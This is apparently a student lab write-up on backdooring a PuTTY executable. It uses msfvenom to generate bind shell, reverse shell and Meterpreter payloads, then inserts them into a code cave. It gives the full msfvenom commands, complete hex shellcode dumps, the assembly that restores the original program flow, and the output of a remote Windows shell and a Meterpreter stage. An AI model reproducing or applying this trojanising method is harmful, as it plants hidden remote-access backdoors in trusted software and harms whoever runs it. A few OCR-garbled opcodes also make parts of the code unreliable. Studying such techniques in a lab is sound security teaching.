ASSIGNMENT
PE-2

Implement bind shell, reverse shell bind and meterpreter as payload in the new code caved section. Give step by step method with appropriate screen shots to justify your claims.

BIND SHELL:-


Step1:- generate a shellcode using windows/shell_bind_tcp payload

```
root@kali:~# msfvenom -p windows/shell_bind_tcp LPORT=8888 R>bindshell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes

root@kali:~#
```

Step2:- Dump this shellcode in using hexdump command and cut the portion which we will use as a shellcode (as in below)

```
root@kali: ~
root@kali: ~ 112x25
root@kali:~# hexdump -C bindshell |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178
e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d3
8b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c4545068298806b
00ffd56a085950e2fd4050405068ea0fdfe0ffd59768020022b889e66a10565768c2db3767ffd55768b7e938ffffd5576874ec3be1ffd557
9768756e4d61ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c600445450565656465645656e565653566879cc3f
86ffd589e04e5646ff306808871d60ffd5bbf0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd500000148root@kal
i:~#
```

Step3:- Paste screenshot of shellcode in code cave




Double click on .exe program and getting a shell :-

```
root@kali:~# nc 10.0.2.15 8888
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\101983057_R\Desktop\PE>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 70C3-CAE7

 Directory of C:\Documents and Settings\101983057_R\Desktop\PE

04/10/2021  08:34 AM    <DIR>          .
04/10/2021  08:34 AM    <DIR>          ..
04/02/2021  01:05 AM         1,116,560 Copy (2) of putty_4.exe
04/02/2021  01:05 AM         1,116,560 Copy of putty_4.exe
04/01/2021  11:23 PM         1,116,560 putty_1.exe
04/10/2021  08:34 AM         1,116,560 putty_10.1.exe
04/02/2021  12:49 AM         1,116,560 putty_2.exe
04/02/2021  12:54 AM         1,116,560 putty_3.exe
04/03/2021  12:09 PM         1,116,560 putty_4.1.exe
04/02/2021  01:05 AM         1,116,560 putty_4.exe
04/02/2021  10:23 AM         1,116,560 putty_5.exe
04/02/2021  10:33 AM         1,116,560 putty_666.exe
04/03/2021  12:22 PM         1,116,560 putty_done.exe
04/02/2021  10:19 AM         1,116,560 putty_final.exe
              12 File(s)     13,398,720 bytes
               2 Dir(s)   7,283,847,168 bytes free
```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

```
00510124  4E              DEC ESI
00510125  56              PUSH ESI
00510126  46              INC ESI
00510127  FF30            PUSH DWORD PTR DS:[EAX]
00510129  68 08871D60     PUSH 601D8708
0051012E  FFD5            CALL EBP
00510130  BB F0B5A256     MOV EBX,56A2B5F0
00510135  68 A695BD9D     PUSH 9DBD95A6
0051013A  FFD5            CALL EBP
0051013C  3C 06           CMP AL,6
0051013E  7C 0A           JL SHORT putty_11.0051014A
00510140  80FB E0         CMP BL,0E0
00510143  75 05           JNZ SHORT putty_11.0051014A
00510145  BB 4713726F     MOV EBX,6F721347
0051014A  6A 00           PUSH 0
0051014C  53              PUSH EBX
0051014D  90              NOP
0051014E  90              NOP
0051014F  90              NOP
00510150  90              NOP
00510151  90              NOP
00510152  90              NOP
00510153  90              NOP
00510154  E8 FCFSFSFF     CALL putty_11.0046F755
00510159  E9 6DF3FSFF     JMP putty_11.0046F4CB
0051015E  90              NOP
0051015F  90              NOP
00510160  90              NOP
00510161  90              NOP
00510162  90              NOP
```

When exit from shell get back to original program……



REVERSE SHELL:-


Step1: generate a shellcode with windows/shell_reverse_tcp payload

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.251 LPORT=8888 R>revshell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes

root@kali:~#
```


Step2:- using hexdump command dump revshell file and cut shellcode portion (as in below)

```
root@kali:~# hexdump -C revshell |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178
e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d3
8b048b01d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c454506829806b
00ffd55050505040504050405068ea0fdfe0ffd5976a05680a0002fb68020022b889e66a1056576899a57461ffd585c0740cff4e0875ec68f0b5
a256ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c600445450565656465656e565653566879cc3f86ffd589
root@kali:~#
```


Step3:- paste shellcode in code cave of .exe file




Double click on .exe program and getting a shell:-



For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.



When exit from shell get back to original program……



Meterpreter reverse shell:-


Step1:-use payload windows/meterpreter/reverse_tcp and generate a shell code file

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.251 LPORT=8888 R>meterpreter_shell
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes

root@kali:~#
```


Step2:- using hexdump command dump meterpreter_shell file and cut shellcode portion (as in below)

```
root@kali:~# hexdump -C meterpreter_shell |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1
518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424
245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c77260789e8ffd0b89001000029c454506829806b00ffd56a0a680a0002fb
68020022b889e6505050504050405068ea0fdfe0ffd5976a1056576899a57461ffd585c0740aff4e0875ece8670000006a006a0456576802d9c85fff
d583f8007e368b366a40680010000566a006858a453e5ffd593536a005653576802d9c85fffd583f8007d285868004000006a0050680b2f0f30ffd5
5768756e4d61ffd55e5eff0c240f8570ffffffe99bffffff01c329c675c1c3bbf0b5a2566a0053ffd500000155root@kali:~#
```


Step3:- paste shellcode in code cave




Now here I am using msfconsole for getting meterpreter session as shown below:-



For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.



When exit from shell get back to original program……



Meterpreter bind shell:-


Step1: generate a shellcode with windows/meterpreter/bind_tcp payload

```
root@kali:~# msfvenom -p windows/meterpreter/bind_tcp  LPORT=4444 R>meter_rev
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 309 bytes
```

Step2:- using hexdump command dump meter_rev file and cut shellcode portion (as in below)

```
root@kali:~# hexdump -C meter_rev |cut -d " " -f3-20 |tr -d " " |tr -d "\n"
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1
518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424
245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b89001000029c454506829806b00ffd56a0b5950e2fd6a016a
0268ea0fdfe0ffd597680200115c89e66a10565768c2db3767ffd585c075585768b7e938ffffd5576874ec3be1ffd5579768756e4d61ffd56a006a04
56576802d9c85fffd583f8007e2d8b366a406800100000566a006858a453e5ffd593536a005653576802d9c85fffd583f8007e0701c329c675e9c3bb
f0b5a2566a0053ffd500000135root@kali:~#
```

Step3:- paste shellcode in code cave



Now here I am using msfconsole for getting meterpreter session as shown below:-

```
sf5 exploit(multi/handler) >
*] Started bind TCP handler against 10.0.2.15:4444
*] Sending stage (180291 bytes) to 10.0.2.15
